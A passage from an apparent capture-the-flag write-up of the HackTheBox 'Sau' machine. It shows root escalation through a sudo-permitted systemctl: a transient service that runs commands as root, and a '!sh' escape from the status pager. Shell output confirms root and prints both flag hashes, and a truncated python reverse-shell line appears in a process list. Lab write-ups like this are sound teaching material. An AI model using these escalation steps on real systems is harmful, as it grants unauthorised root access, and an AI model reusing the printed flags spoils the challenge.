
```
TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
sudo systemctl link $TF
sudo systemctl enable --now $TF
```

(c) This invokes the default pager, which is likely to be `less`, other functions may apply.


```
sudo systemctl
!sh
```

Interesting thing here is that we are using systemctl binary. And hey, do you know that If we can execute systemctl status as root, we can spawn another shell in the pager with root privileges.


sudo systemctl status trail.service
Once inside less like interface, execute !sh command and pop yourself root shell.




```
$ sudo systemctl status trail.service
sudo systemctl status trail.service
WARNING: terminal is not fully functional
-  (press RETURN)
● trail.service - Maltrail. Server of malicious traffic detection system
     Loaded: loaded (/etc/systemd/system/trail.service; enabled; vendor preset:>
     Active: active (running) since Thu 2023-12-07 05:14:26 UTC; 2h 30min ago
       Docs: https://github.com/stamparm/maltrail#readme
             https://github.com/stamparm/maltrail/wiki
   Main PID: 890 (python3)
      Tasks: 10 (limit: 4662)
     Memory: 27.3M
     CGroup: /system.slice/trail.service
             ├─ 890 /usr/bin/python3 server.py
             ├─1329 /bin/sh -c logger -p auth.info -t "maltrail[890]" "Failed p>
             ├─1330 /bin/sh -c logger -p auth.info -t "maltrail[890]" "Failed p>
             ├─1333 sh
             ├─1334 python3 -c import socket,os,pty;s=socket.socket(socket.AF_I>
             ├─1335 /bin/sh
             ├─1353 sudo systemctl status trail.service
             ├─1354 systemctl status trail.service
             └─1355 pager
```



```
Dec 07 05:14:26 sau systemd[1]: Started Maltrail. Server of malicious traffic d>
Dec 07 07:26:22 sau maltrail[1327]: Failed password for ; from 127.0.0.1 port 3>
Dec 07 07:43:57 sau sudo[1349]: pam_unix(sudo:auth): authentication failure; lo>
Dec 07 07:44:20 sau sudo[1349]:     puma : command not allowed ; TTY=pts/0 ; PW>
lines 1-23
Dec 07 07:44:39 sau sudo[1353]:     puma : TTY=pts/0 ; PWD=/home/puma ; USER=ro>
lines 2-24!sh
!sshh!sh
# |
```




```
# whoami
whoami
root
# id
id
uid=0(root) gid=0(root) groups=0(root)
# ls -la
ls -la
total 32
drwxr-xr-x 4 puma puma 4096 Jun 19 12:25 .
drwxr-xr-x 3 root root 4096 Apr 15  2023 ..
lrwxrwxrwx 1 root root    9 Apr 14  2023 .bash_history -> /dev/null
-rw-r--r-- 1 puma puma  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 puma puma 3771 Feb 25  2020 .bashrc
drwx------ 2 puma puma 4096 Apr 15  2023 .cache
drwx------ 3 puma puma 4096 Apr 15  2023 .gnupg
-rw-r--r-- 1 puma puma  807 Feb 25  2020 .profile
lrwxrwxrwx 1 puma puma    9 Apr 15  2023 .viminfo -> /dev/null
lrwxrwxrwx 1 puma puma    9 Apr 15  2023 .wget-hsts -> /dev/null
-rw-r----- 1 root puma   33 Dec  7 05:14 user.txt
# cd /root
```




```
drwxr-xr-x  4 root root 4096 Jun 19 09:41 go
-rw-r-----  1 root root   33 Dec  7 05:14 root.txt
# cat root.txt
cat root.txt
8fd073b8aa91927944ffa8230d90a79e
# |
```

Found the root flag- 8fd073b8aa91927944ffa8230d90a79e



```
┌──(mrd㉿MrD)-[~/Desktop/HTB/Machines/Sau]
└─$ cat userflag.txt
94d8a6cab9433a9b93515ea1b9f11870

┌──(mrd㉿MrD)-[~/Desktop/HTB/Machines/Sau]
└─$ cat rootflag.txt
8fd073b8aa91927944ffa8230d90a79e

┌──(mrd㉿MrD)-[~/Desktop/HTB/Machines/Sau]
└─$ |
```



Sau has been Pwned!

Congratulations EranD, best of luck in capturing flags ahead!

#14498	07 Dec 2023	30
MACHINE RANK	PWN DATE	POINTS EARNED